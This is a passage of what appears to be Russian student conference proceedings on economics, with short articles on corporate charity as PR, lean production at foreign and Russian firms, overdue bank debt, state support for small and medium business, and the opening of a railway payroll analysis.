- фирма и ее клиенты имеют схожие благотворительные цели. Чем более проблема касается целевой аудитории, тем лучше она воспринимается и тем больше эффекта дает.

- благотворительность ассоциируется у потребителя с этичностью, добротой, состраданием. Организация, занимающаяся благотворительностью, сформировывает репутацию надежной и безопасной компании.

Корпоративная благотворительность – это добровольная деятельность коммерческой организации по оказанию помощи нуждающимся или по поддержке социальных проектов – собственных или других организаций. При этом сфера вложения средств не имеет прямой связи с основной деятельностью компании.[2] Данный вид благотворительности дает положительный эффект в том случае, когда укрепляется доверие со стороны целевой аудитории, лиц и организаций, каким-либо образом влияющих на деятельность фирмы. При таком раскладе, соответственно, увеличивается прибыль организации.

Существует несколько важных условий, при которых возможно дальнейшее развитие деятельности фирмы в сфере корпоративной благотворительности:

- поддержка благотворительности со стороны СМИ;
- информационная открытость в деятельности организаций;
- формирование в обществе ценностного отношения к благотворительности.

Для наиболее удачного исхода корпоративной деятельности фирмы, необходимо: четко сформулировать цель благотворительности; как можно более успешно реализовать проекты, которые могли бы стать визитной карточкой фирмы; а также создавать понятные и прозрачные отчеты, содержащие конкретную информации.

Имеется три основные формы благотворительной помощи, используемые большинством современных компаний: 1. Наличные денежные пожертвования. 2. Помощь в натуральной форме. 3. Корпоративное волонтерство. Получателем благотворительной помощи может стать и физическое лицо, и учреждение, и проект. Иногда благотворительность современных компаний реализуется через посредничество благотворительных фондов. В этом случае сам фонд должен активно заниматься позиционированием своих благотворительных программ.[4]

Одним из самых ярких примеров благотворительной деятельности, в большой мере влияющей на имидж компании, является "Макдоналдс".

В 1984 году, McDonalds в США инициировал создание благотворительного фонда в честь Рэя Крока, основателя компании. Организация с огромной целью - помощь нуждающимся детям – была названа «Дом Роналда Макдоналда». На данный момент фонд поддерживает благотворительные программы в 121 стране мира. Фондом передано более 200 миллионов долларов на помощь нуждающимся детям.

Также есть и собственный проект фонда под названием «Центр Роналда МакДональда». Это первый в стране спортивно-игровой комплекс подобного типа для детей-инвалидов и его программы разработаны для социального и физического развития детей с ограниченными умственными и физическими возможностями.

Источники для сбора денег в фонде «Дом Роналда Макдоналда» следующие: сама компания «Макдоналдс» (российское отделение), частные лица и организации, посетители ресторанов «Макдоналдс».

Ко всему прочему фонд устраивает благотворительные акции по сбору денег: к примеру, 12 ноября 1997 года фонд организовал концерт Московского Симфонического Оркестра в Большом Зале Московской Консерватории. Около полутора тысяч человек слушали Чайковского, Моцарта и Глинку. Благодаря главным спонсорам («Макдоналдс» и «Нестле»), а также более восьмидесяти компаниям и частным лицам, все 125 000 долларов, вырученных с

продажи билетов на концерт, были переданы «Центру Роналда Макдоналда». Ежегодно фонд проводит благотворительный турнир по игре в гольф. Все средства, собираемые в ходе игр, идут на работу «Центра Роналда Макдоналда» для детей с ограниченными возможностями. В результате семи турниров по гольфу уже было собрано более 760 000 долларов.

В итоге с начала своего создания Благотворительный фонд «Макдоналдс» передал более 4,5 миллионов долларов на поддержку благотворительных программ. Например, на эти средства лечились в США дети, пострадавшие при землетрясении в Армении. Кроме того, фонд пожертвовал более 100 000 долларов Институту детской онкологии на покупку медицинского оборудования, Медико-генетическому центру на приобретение лекарств, а также школам для умственно отсталых детей на покупку спортивного инвентаря и учебников. Компания неоднократно закупала оборудование и лекарства для детских больниц Москвы и других городов, а также обеспечила инвалидными колясками сотни российских детей. И десятки других акций.[1] Для того, чтобы благотворительность принесла определенную пользу для фирмы, необходимо иметь четкое представление о целевой аудитории, а также планировать все дальнейшие действия и включать данный вид деятельности в программу PR-кампании.

Библиографический список:

1. McDonalds в России: большие деньги для маленьких детей URL: <http://www.advi.ru/page.php3?id=103> (дата обращения 04.01.2017)
2. Виды благотворительности URL: <http://blagotvoritelnost.org/fondy-i-proekty/o-blagotvoritel-nosti/vidy-blagotvoritel-nosti.html> (дата обращения 04.01.2017)
3. Галимуллина Н.М. Благотворительность как PR-инструмент розничной сети. Культура, наука, образование: проблемы и перспективы: Материалы III Всероссийской научно-практической конференции (г.Нижневартовск, 7 февраля 2014 года)/Отв. ред. А.В.Коричко. -Нижневартовск: Изд-во Нижневарт. гос. ун-та, 2014. Ч. I. -С. 266-268
4. Сидоренко И.С., Галимуллина Н.М. Благотворительный фонд как объект интернет-продвижения. Теория и практика современной науки. 2015. № 3 (3). С. 134-137.

КРАТКИЙ ОБЗОР ВНЕДРЕНИЯ БЕРЕЖЛИВОГО ПРОИЗВОДСТВА В ЗАРУБЕЖНЫХ И ОТЕЧЕСТВЕННЫХ КОМПАНИЯХ

Мороз Д.И., Лаговская Е.В.

ФБГОУ ВО «Норильский государственный индустриальный институт»

Не секрет, что самой успешной компанией, которая в современном мире разработала и использует систему бережливого производства, является Toyota. Ряд компаний в конце XX в. тоже решили последовать примеру Toyota и внедрили у себя систему бережливого производства.

Ярким примером является американская алюминиевая компания Alcoa, где Стив Спир и Кент Боуэн, студент и преподаватель из Гарварда, в конце прошлого века реализовали проект по внедрению бережливого производства. В результате их сотрудничества была разработана бизнес-система Alcoa (AlcoaBusinessSystem), которая построилась на принципах бережливого производства. Итогом применения этой системы стала значительная экономия средств производства. За первые три года компании удалось сэкономить \$1 млрд., а с 1996 по 2000: среднегодовой темп роста продаж составил 15%, рост чистого дохода – 30 %, рост отдачи от капиталовложений – 35%. Экономические показатели компании оставались высокими и в последующие годы.

Концепцию бережливого производства можно применять в разных экономических секторах, в том числе энергетическом, что и сделало руководство компании Nuon, поставляющей электроэнергию для Бельгии, Германии и Нидерландов. Особенностью данного предприятия является то, что электроэнергия не поддается складированию и ее необходимо поставлять «точно в срок». Это условие выполняется только при наличии у сотрудников высокой квалификации и организации ими бесперебойного энергоснабжения. Адаптированная для компании Nuon концепция бережливого производства: снизила на 33 % количество времени, требующегося на ремонт оборудования; на 5% увеличила эффективность расхода горю-

чих материалов; на 7 % увеличила мощность, вырабатываемую генераторами энергии. Применение концепции бережливого производства позволило привлечь инвесторов, благодаря финансам которых компания обновила оборудование. В результате уменьшилось количество простоев, существенно сократился расход электроэнергии на внутренние нужды [1].

Другой пример – компания Boeing, применившая концепцию в 1996 году. Компания провела ряд крупных мероприятий для сокращения потребляемых ресурсов.

Сначала оптимизировали рабочее пространство, по которому приходилось перемещать грузы или передвигаться рабочим. Помимо этого, всё оборудование было выстроено в технологическую цепочку, и по возможности, оборудовано колесами для обеспечения мобильности, чтобы сэкономить на работе погрузчиков. Подразделения предприятия были оборудованы небольшими складами для исключения ненужной транспортировки. Результатом явилось сокращение перемещения деталей на 1,5-5 км; перемещения персонала на 10 км. Переход от массового производства изделий к единичному по принципу «точно в срок» позволил уменьшить количество деталей, находящихся требующихся подразделениям, поэтому отпала необходимость в больших складах. Проведенные мероприятия привели к сокращению рабочей зоны с 60000 м² до 42000 м²; снижению расходов на электроэнергию и расходов на аренду складов. Результатом стало сокращение расходов на сырье в краткосрочном периоде на 22млн. долл. Согласно данным компании общий результат от внедрения бережливого производства составил [2]: сокращение общих расходов на 30 %; рост производительности труда на 39 %; сокращение перемещения на 70 %; рост гибкости производства на 45 %; сокращение количества брака на 75 %.

Российские компании тоже смогли успешно внедрить производственную систему по принципу Тойоты, поскольку она ориентирована на эффективность использования ресурсов, постоянный прогресс и разработку инноваций. Наиболее известными, использующими концепцию бережливого производства, являются: «КамАЗ», «ГАЗ», «РусАЛ», «Сбербанк», «ПИК», «Мосэнерго», «РЖД». Рассмотрим деятельность некоторых из них.

Одной из первых была компания «ГАЗ», которая в конце 2002 года подписала приказ о внедрении новой системы производства и привлекла сторонних консультантов (из американской консалтинговой компании «Йомо»). Основными целями внедрения новой системы производства были: сокращение материальных расходов и себестоимости готовых машин, рост производительности труда и качества продукции, повышение заработной платы сотрудников. В том, что можно достичь значительных успехов без особых капиталовложений убедились при анализе работы экспериментального участка по сбору кабин. Бережливое производство стали внедрять и в остальные сектора предприятия. Первыми видимыми результатами работы и финансовыми показателями «ГАЗ» стали: рост выпуска продукции на 30 %; увеличение производительности труда на 60 %; сокращение количества брака на 50 %; сокращение времени прохождения по сборочной линии на 65 %. Основные сложности были связаны с сопротивлением работников проводимым реформам. Люди опасались массовых сокращений.

Следующий пример – Братский алюминиевый завод (БрАЗ), дочерняя компания «РусАЛ», который начал внедрение концепции бережливого производства с 2006 года. Первые попытки внедрения концепции на всем предприятии в целом потерпели неудачу. Разрабатываемые долгосрочные программы быстро теряли актуальность. Решение проблемы нашлось в ликвидации цехового уровня управления. Цеховая структура не способствовала видению объективной картины жизни всего предприятия в целом. Таким образом, кардинальные изменения структуры управления производством, технологией, системой охраны труда, управления персоналом стали следующими шагами к внедрению бережливого производства. Самым главным результатом изменений стало стопроцентное вовлечение людей и их заинтересованность в реализации проекта, что удалось сделать не сразу. В итоге: запасы цехов снизились на 70 %; количество времени, требуемого для переналадки оборудования, сократилось на 46 %; производительность труда повысилась на 35 %; продажи выросли на 30 %; используемое пространство уменьшилось на 40 %.

Опыт «КамАЗа» также начался в 2006 году. Установив для компании глобальную цель «Достичь мирового уровня» и ряд промежуточных целей, команда реформаторов, вооружившись опытом «Тойоты» и «ГАЗа», заложила фундамент для «Производственной системы КамАЗ» – PSK, куда помимо самого предприятия теперь включаются дистрибьюторы, сервисные центры и т.д. В рамках реформ был выпущен приказ об участии каждой производственной единицы в совершенствовании компании путем разработки личных проектов. Главная сложность при внедрении бережливых технологий заключалась в том, что не все работники обладали гибкостью мышления для перехода к новым производственным принципам, соответственно, у одних получалось лучше, у других – хуже, производительность труда сильно варьировалась. Решение проблемы нашли в обучении персонала малыми группами «на месте», то есть за пультом станка. Начали с тех, у кого показатели были наихудшие. Приведем результаты внедрения бережливого производства на предприятии КамАЗ за первые 5 лет применения концепции: снижение уровня брака на 50 %; увеличение скорости выпуска продукции на 30 %; сокращение используемых площадей на 360 тыс. м²; достижение экономического эффекта в 19 млрд. руб. и т.д. [3].

Рассмотрим особенности внедрения бережливого производства в банковском секторе экономики. Решение о внедрении бережливого производства в «Сбербанке России» было принято по итогам изучения результатов деятельности компании «ГАЗ».

В 2008 году банк поставил перед собой две основные задачи. Решение первой предполагало осуществить выход банка на мировые позиции. Решение второй – значительное улучшение качества сервиса. Компанию не устраивали устаревшие принципы работы, медлительность работников и большое количество излишних операций в работе. Было выделено три экспериментальных сектора (филиал Москвы, Н. Новгорода и Алтайского края). В этих секторах начались реформаторские процессы, ориентированные на исключение наименее полезных действий и на усовершенствование остальных (например, сокращение времени обработки запросов клиентов на оказание определенной банковской услуги; времени вывода новых услуг на рынок). Особенностью «Сбербанка», как и других предприятий банковской сферы, а также сферы услуг, является то, что внедряемые инструменты бережливого производства имеют не полный спектр применения, в отличие от промышленных предприятий. Для преодоления этой проблемы уже на практике приходится адаптировать методики новой производственной системы, на что уходит большое количество времени. Тем не менее, результатами работы «Сбербанка», после применения некоторых инструментов концепции за первые три года являются: рост продаж на 300 %; сокращение очередей на 36 %; снижение длительности рабочих процессов на 38 %. Важным шагом стало открытие 36 обучающих центров, которые периодически проводят семинары по повышению квалификации персонала в области применения бережливого производства в рамках каждой должности.

В заключении хочется отметить, что зарубежные компании внедряют систему бережливого производства детально изучив ее, с привлечением зарубежных консультантов. В России же привычно идти «своим путем», а в итоге ни к чему не приходиться (не без исключений) [4]. Опыт внедрения бережливых технологий в западных странах говорит о том, что, прежде всего, необходимо понять философию этой системы, выбрать нужные инструменты, которые наиболее эффективно «впишутся» на данном конкретном предприятии. Внедрение необходимо начать с небольшого экспериментального участка, в котором эти инструменты следует применять по порядку, а не «пачкой», постоянно анализируя результаты эксперимента. При этом, останавливаться непозволительно, поскольку этот процесс требует непрерывного совершенствования. Необходимо отметить и важность понимания правильного использования инструментов (если у вас есть молоток, отвертка и сверло, вы не будете забивать гвоздь сверлом). Пример – один из заводов компании РусАЛ, где ряд попыток внедрения инструментов бережливого производства не увенчались успехом, но рабочая группа не остановилась на достигнутом результате, делала выводы и продолжила переход к новой производственной системе. Для успешной реализации концепции бережливого производства требуется переобучение не только управленческих кадров, но и непосредственно рабочих, вовлечен-

ных в производственный процесс Немаловажно также наличие обучающих центров и исследовательских лабораторий, даже на малых предприятиях. При выборе поставщика необходимо смотреть на качество сырья, а не на его стоимость.

А пока общая картина бережливого производства в России такова: успех бережливой производственной системы пока мал. Например, в 2008 году только порядка 25% компаний внедрили или пытались внедрить принципы бережливого производства. Три четверти этих компаний используют пока лишь не более одного-двух ее инструментов [5].

Библиографический список:

1. Практика: Бережливая энергетика. – Ключевые решения, 2011. Источник: Вестник McKinsey [Электронный ресурс]. URL: <http://www.krconsult.org/>
2. В погоне за совершенством: Внедрение бережливого производства в компании Boeing. – Управление производством, 2012 Материал подготовлен на основании данных «Pursuing Perfection: Case Studies Examining Lean Manufacturing Strategies, Pollution Prevention, and Environmental Regulatory Management Implications»
3. Цель - качество. Точно в цель! / А. Коршунов // Стандарты и качество. - 2011. - N 6. - С. 96-97. - ISSN 0038-9692
4. Бережливое производство. 2010 Наиль Аскер-заде, Григорий Милов / Ведомости. URL: <http://www.vedomosti.ru/>
5. Кудряшов А. Бережливое производство. Проблемы внедрения// ЮНИДО в России. 2011. №6. URL: <http://www.unido-russia.ru/>

ПРОСРОЧЕННАЯ ЗАДОЛЖЕННОСТЬ КАК ФАКТОР НЕСТАБИЛЬНОСТИ БАНКОВСКОЙ СИСТЕМЫ СТРАНЫ

Морозкова Ю.А., Чернова В.А.

ФГБОУ ВО «Хакасский государственный университет им. Н.Ф. Катанова»

Банковская система России переживает сейчас не лучшие времена, что обусловлено целым рядом факторов, таких как: финансовые санкции западных стран, снижение цен на энергоносители, инфляция, рецессия экономики, снижающая реальную зарплату и способствующая росту безработицы. Подрыв финансового состояния физических и юридических лиц накладывает отпечаток на их возможность отвечать по своим обязательствам перед банками и возникновения и погашения просрочки, чем и обосновывается актуальность данного вопроса на современном этапе для обеих сторон. Увеличение же доли проблемных ссуд в кредитном портфеле банка оказывает, в свою очередь, негативное влияние на финансовое состояние банка, и, как следствие, на экономику в целом. Вступление в силу Федерального закона "О защите прав и законных интересов физических лиц при осуществлении деятельности по возврату просроченной задолженности" и о внесении изменений в Федеральный закон "О микрофинансовой деятельности и микрофинансовых организациях" от 03.07.2016 N 230-ФЗ повлекло за собой еще больше проблем с возвратом просроченных ссуд, но теперь уже для самих кредиторов. Теперь кредитным организациям, раньше старавшимся как можно быстрее перепродать просроченные задолженности третьим лицам, придется самим пытаться решать эту проблему, для чего они и ищут новые пути выхода из сложившейся ситуации.

Проблемная задолженность является неизменным спутником банковской деятельности, что отражает саму природу банкинга, т.е. управления рисками размещения и привлечения денежных средств, т.к. полностью исключить вероятность реализации риска, которым управляет банк, невозможно. Уровень просроченной задолженности - это основной показатель качества кредитного портфеля и важный индикатор надежности кредитной организации. В банковской системе он оказывает влияние на прибыль, резервы и капитал. Опубликованные Банком России показатели деятельности кредитных организаций за период с 2014-2016 гг. свидетельствуют о разрастающихся в банковской системе рисках. Наибольшие опасения вызывает сейчас устойчивый рост просроченной задолженности - как нефинансовых корпораций, так и физических лиц. Только за два последних месяца 2015 года доля просроченной задолженности в общем объеме предоставленных займов выросла на 0,5 п.п. - с 3,8 % до 4,3 %. Просрочка по кредитам свыше 90 дней к концу 2016 года составила почти 11 %, но

настоящая проблема российских банков с невозвратами, по мнению специалистов Банка России, только начинается. [1]

Каждый банк имеет в своём портфеле проблемные кредиты, и поэтому главный вопрос заключается в установлении допустимого для банка уровня этих кредитов относительно общей стоимости выданных ссуд. Чтобы лучше видно было, как рост просроченных задолженностей по кредитам влияет на все основные показатели банковского сектора и на экономику всей страны в целом, проведем анализ основных показателей за последние три года.

На основании аналитических данных НАФИ по материалам ЦБ, которые приведены ниже, можно сделать вывод, что к концу 2015 года банковскому сектору удалось справиться со стремительно падающим качеством портфеля необеспеченных кредитов, что, однако, не спасло лидеров розницы от получения значительных убытков. В 2016 году тенденция ухудшения качества активов сохранилась, но на первый план вышли проблемы в корпоративном секторе: рост доли реструктурированных ссуд крупному бизнесу ускорился и по итогам 2016 года почти достиг 30% (См. Рис. 1). [3]




Рисунок 1 - График реструктуризации кредитов в портфеле ссуд юридических лиц

Увеличение отчислений в резервы ударило по рентабельности банков, а совокупная прибыль сектора приблизилась к значениям начала 2000-х годов. В сегменте кредитования физических лиц (ФЛ) (за исключением ипотечных кредитов) доля просроченной задолженности за год выросла с 8 % до 12 % - сказалась девальвация рубля, падение реальных доходов и ухудшение потребительских настроений (рис. 2). [3]



Рисунок 2 - Рост просроченной задолженностей по кредитам

Меры, принятые самими розничными банками, противодействовали ухудшению качества портфелей. Так, еще в 2014 году под давлением Центрального банка РФ начали повышать требования к заемщикам и сокращать программы кредитования с увеличенным уровнем

нем риска. Повышение Банком России коэффициентов риска по необеспеченным кредитам и ухудшение платежной дисциплины заемщиков крайне негативно сказалось на доходах лидеров банковской розницы. Замедление темпов роста кредитования, ухудшение портфеля, до создания резервов по нему привели к тому, что большинство из банков понесли значительные убытки. Рост отчислений в резервы и падение доходов, с которыми столкнулись розничные банки еще годом ранее, в 2015 году ощутили все участники рынка. Так, если на 01.01.2015 доля резервов составляла 6,7% совокупного кредитного портфеля банков, то к началу 2016 года она выросла до 7,9%. [2]

Прибыль банковского сектора, как финансовый результат за год, сократилась с 589 млрд руб. до 192 млрд. руб., т.е. в 3 раза, а доля кредитных организаций, получивших убыток, за год выросла с 15% до 25%. Необходимость дополнительного резервирования продолжает также оказывать сильное давление на достаточность капитала банковского сектора.

Основной объем резервов приходится на корпоративный портфель, в котором также растет доля проблемных ссуд. Наиболее чувствительным к ухудшающимся макроэкономическим условиям оказался сегмент кредитования малого и среднего бизнеса (МСБ): в нем просроченная задолженность выросла почти в два раза: с 7,7% до 14,2%. Падение потребительского спроса на продукты и услуги привело к снижению продаж малых и средних предприятий в сфере торговли, а введение взаимных санкций - к существенному сокращению бизнеса предприятий, чья выручка зависела от импорта товаров. Резкий рост просрочки в данном сегменте также связан и со снижением объемов выдачи ссуд банками, которые начали сворачивать свои «кредитные фабрики» и возвращаться к оценке заемщиков на индивидуальной основе. Темп прироста выдачи кредитов предприятиям МСБ сократился более чем на 30%, а рост просроченной задолженности ускорился. По оценкам аналитиков, за 2016 год объем выданных кредитов МСБ сократился на 32% (-6% в 2014 г.), а совокупный портфель - на 5% (-1% за 2014 г.) (см. Рис. 3). [3]




Рисунок 3 - Темпы сокращения объема выдачи кредитов МСБ

Таким образом, проведенный анализ наглядно доказал, что рост просроченных задолженностей по кредитам влечет за собой увеличение отчислений в банковские резервы, в результате падают объемы выдачи кредитов, увеличивается норматив достаточности капитала, а также число реструктуризированных ссуд, вследствие чего ухудшаются активы банков, о чем и свидетельствуют выше перечисленные признаки нестабильности банковского сектора и экономики страны, основным из которых и является просрочка. Поэтому современный кризис и заставляет многие банки обратить повышенное внимание на управление проблемными кредитами, значимость чего прежде недооценивалась. Процесс управления проблемными кредитами является неотъемлемой частью банковской деятельности. Только выбрав взвешенную кредитную политику, максимально снижающую риск, банк может достичь наиболее эффективного использования своего капитала, финансовую устойчивость и получения наибольшей прибыли. Для этого и разрабатываются новые механизмы возврата долгов,

улучшается законодательство, апробируются новые методы работы с ними, например, такие как, реструктуризация, мировое соглашение, банкротство, оплата сначала основной суммы долга, а потом уже процентов и неустойка и т.д. Что в свою очередь и должно оказать положительное воздействие на состояние закредитованности клиентов банков, а также положительно отразится на динамике просроченной задолженности.

Библиографический список:

1. Аналитический бюллетень. Банковская система России: тенденции и прогнозы. Режим доступа: URL: http://vid1.ran.ru/ig/ratings/b_banki_12.pdf (Дата обращения: 28.02.2016).
2. Национальное Бюро Кредитных Историй. Режим доступа: <http://www.nbki.ru/company/news/?id=20529> (дата обращения: 02.03.2016).
3. Обзор банковского сектора РФ: Аналитические показатели. 2016. № 161. URL: http://cbr.ru/analytics/bank_system/obs_1603.pdf (дата обращения: 01.03.2016).

**ГОСУДАРСТВЕННАЯ ПОДДЕРЖКА МАЛОГО И СРЕДНЕГО БИЗНЕСА В
РОССИЙСКОЙ ФЕДЕРАЦИИ**

Опарина М.И., Субракова Л.К.

Хакасский государственный университет им. Н.Ф. Катанова

Малый бизнес является важным элементом экономики. От развития малого и среднего и бизнеса зависит состояние экономики. Развитие предпринимательства дает возможность получения дохода населению и как следствие получение налоговых доходов в государственные бюджеты. Благодаря предпринимательству рынок насыщается потребительскими товарами, растет число занятого населения.

Согласно Федеральному закону «О развитии малого и среднего предпринимательства в Российской Федерации» малым предприятием считается предприятие, соответствующее следующим требованиям:

– суммарная доля участия Российской Федерации, субъектов и муниципальных образований должна не превышать 25 % в уставном капитале. А доля участия иностранных юридических лиц и юридических лиц, не являющихся субъектами малого и среднего предпринимательства, должна не превышать 49 % в уставном капитале.

– среднесписочная численность малого предприятия должна составлять до 100 человек.

– доход, полученный от осуществления предпринимательской деятельности, должен быть до 800 млн. руб. [1].

Средним предприятием считается, если:

– суммарная доля участия иностранных организаций, доля участия, принадлежащая одной или нескольким организациям, которые не являются субъектами МСП, не превышает 49 % каждая;

– среднесписочная численность составляет 101 – 250 человек;

– доход составляет не более 2 млн. руб. [1].

По данным опроса Российского Банка поддержки малого и среднего предпринимательства существуют следующие причины, препятствующие развитию МСП. Во-первых, это острая конкуренция на рынке. Рынок насыщен товарами и услугами и каждому предприятию необходимо заинтересовать покупателей в своих товарах или услугах. Во-вторых, это недоступность кредитов и других источников финансов. Банковские кредиты для субъектов МСП дорогие и на короткий срок. В Сбербанке при поддержке государства ставка по кредиту предприятию составляет от 9,6 % при сумме не менее 10 млн. руб. сроком до 3 лет. В то же время дорожает оборудование, растут расходы. Так как малый и средний бизнес не всегда может рассчитывать на получение стартового капитала от банков, то приходится решать проблему самостоятельно. Доступным источником могут стать долгосрочные инвестиции, что затрудняет нестабильная экономическая обстановка в стране. Следующей проблемой, препятствующей развитию малого и среднего бизнеса, выделяют высокое налоговое бремя. Уплата налогов, страховых взносов при проблеме доступа к внешнему финансированию

обеспечивает еще более не устойчивое функционирование бизнеса. Причиной препятствия участия в государственных закупках, распределению фондов, финансированию является коррупция. В целом большинство предпринимателей считают, что финансовое состояние значительно ухудшилось. Основной причиной ухудшения считаются проблемы в экономике страны.

Для решения проблем малых и средних предприятий государство всячески поддерживает малый и средний бизнес путем различных программ. С этой целью правительство в 2015 году создало «Федеральную корпорацию по развитию малого и среднего предпринимательства» (Корпорация МСП).

Целями Компании являются:

- оказание поддержки субъектам малого и среднего бизнеса;
- привлечение денежных средств российских, иностранных и международных организаций в целях поддержки субъектов МСП;
- организация информационного, маркетингового, финансового и юридического сопровождения инвестиционных проектов, реализуемых субъектами МСП;
- организация мероприятий, направленных на увеличение доли закупки товаров, работ, услуг заказчиками;
- подготовка предложений о совершенствовании мер поддержки [4].

Государственная поддержка имеет следующие направления: финансовую поддержку, информационно-маркетинговую, имущественную, правовую и обеспечение доступа к закупкам.

Имущественная поддержка осуществляется в виде передачи во владение или в пользование государственного или муниципального имущества.

Основными направлениями финансовой поддержки являются: предоставление кредитов и займов с обеспечением в виде гарантий или поручительств, обеспечение гарантиями и поручительством обязательств, предоставление кредитов в рамках Программы стимулирования кредитования субъектов МСП. Базовые требования к заемщику следующие: отсутствие отрицательной кредитной истории с гарантией Корпорации, отсутствие просроченной задолженности по налогам, отсутствие процедуры банкротства.

Одной из мер финансовой поддержки является программа стимулирования кредитования субъектов МСП, которая фиксирует процентную ставку по кредитам в сумме не менее 10 млн. рублей для малых предприятий на уровне до 10,6% годовых, для средних предприятий – до 9,6% годовых. Данная программа носит также название «Шесть с половиной», так как кредитные организации получают возможность рефинансирования в Банке России по ставке 6,5% годовых. В данной программе участвуют 30 коммерческих банков. С сентября 2016 года Банк России увеличил лимита данной программы с 75 до 125 млрд. руб. [4].

Следующим методом финансовой поддержки МСП со стороны государства является выдача гарантий и поручительств. Количество выданных гарантий постоянно растет. Только за 4 квартал 2016 года было выдано 6890 гарантий, что на 11% больше, чем в предыдущем квартале и на 52% больше аналогичного периода предшествующего года. По состоянию на 21.03.2017 количество выданных гарантий составляет 7287 единиц [4].

Еще одной программой в рамках финансовой поддержки малого и среднего бизнеса является программа «Инвестиционный лифт». Данная программа направлена на предприятия, деятельность которых ориентирована на производство высокотехнологичной наукоемкой экспортоориентированной продукции. В рамках программы осуществляется кредитно-гарантийная поддержка до 70% от суммы кредита, предоставляются займы на реализацию промышленных инвестиционных проектов под сниженную ставку, оказывается правовая, консультационная и кредитно-страховая поддержка экспорта товаров и услуг российского производства и российских инвестиций за рубежом, а также осуществляется финансирование экспортных операций.

Кроме Корпорации МСП поддержку малому и среднему бизнесу оказывают и многие другие институты: Министерство экономического развития РФ, Министерство сельского хо-

зяйства РФ, Фонд содействия развитию малых форм предприятий в научно-технической сфере и многие другие. Так Минэкономразвития России реализует специальную программу по предоставлению субсидий из федерального бюджета бюджетам субъектов Российской Федерации в целях оказания государственной поддержки субъектам малого и среднего предпринимательства на региональном уровне. В рамках программы предусмотрены поддержка начинающего и молодого предпринимательства, создание и развитие инфраструктуры информационно-консультационной поддержки, создание гарантийных фондов в целях предоставления поручительств по обязательствам и другое [3].

Министерство экономического развития ежегодно выделяет 22 млрд. руб. на Программу поддержки МСП. В соответствии с отчетом Минэкономразвития РФ совокупный эффект от реализации данной программы на федеральный бюджет составляет 153 млрд. руб., то есть на 1 руб. инвестиций 7 рублей прироста. Данный эффект достигается за счет дополнительных налоговых поступлений от роста выручки самих МСП, обеспеченных поддержкой. Эффект на ВВП страны, в свою очередь, составляет 607 млрд. руб., то есть на 1 руб. инвестиций приходится 27,6 руб. прироста [3]. Сопоставляя данный отчет и мнения самого МСП, можно сделать вывод, что в условиях сложной экономической ситуации и политико-экономических санкций, бизнесу не хватает поддержки. Следовательно, для дальнейшего развития малого и среднего бизнеса необходимо повышать его эффективность и роль в развитии национальной экономики страны за счет внедрения инноваций в технологии и управление производством.

В июне 2016 г. Правительство приняло Стратегию развития малого и среднего предпринимательства в Российской Федерации на период до 2030 года. В данном документе прописаны основные задачи:

- увеличение в 2,5 раза оборота малых и средних предприятий;
- увеличение в 2 раза производительности труда;
- увеличение доли обрабатывающей промышленности до 20%;
- увеличение доли занятого населения до 35 %[2].

Развитие малого и среднего бизнеса является необходимым условием для успешного развития экономики страны. Поэтому данная сфера поддерживается государством различными мерами: финансовой и имущественной помощью за счет средств бюджетов РФ, предоставление субсидий и гарантий и многими другими.

Библиографический список:

1. Федеральный закон «О развитии малого и среднего предпринимательства в Российской Федерации» от 24.07.2007 N 209-ФЗ (последняя редакция).
2. Распоряжение Правительства РФ «О Стратегии развития малого и среднего предпринимательства в РФ на период до 2030 г.» от 2 июня 2016 г. № 1083-р (ред. от 08.12.2016).
3. Министерство экономического развития РФ. URL: <http://economy.gov.ru/minrec/main>
4. Федеральная корпорация по развитию малого и среднего предпринимательства. URL: <http://corpmsp.ru/about/>

АНАЛИЗ ФОНДА ОПЛАТЫ ТРУДА СТРУКТУРНОГО ПОДРАЗДЕЛЕНИЯ ДИСТАНЦИИ ПУТИ (ПЧ)

Поклонов И.В., Белова О.С., Карпухина Л.А.

Иркутский государственный университет путей сообщения

Бизнес-процесс «Железнодорожные перевозки и инфраструктура» объединяет основные производственные бизнес-единицы, обеспечивающие приоритетные виды деятельности Компании по осуществлению железнодорожных перевозок, содержанию и развитию инфраструктуры и локомотивного комплекса. [3, с.92]

Итоги 2015 г. показали повышение уровня организации эксплуатационной работы на основе совершенствования системы планирования и продвижения грузопотоков, которые обеспечили перевозку предъявленного объема перевозок и снизили риски, связанные с инфраструктурными ограничениями. Наибольший объем средств был направлен на выполне-

ние программы реконструкции (модернизации) пути. В результате работы по реконструкции (модернизации) пути были выполнены на сумму 70 млрд руб. В рамках инвестиционной программы было выполнено работ на сумму 65,2 млрд руб. по федеральной программе развития Восточного полигона. [3, с.95]

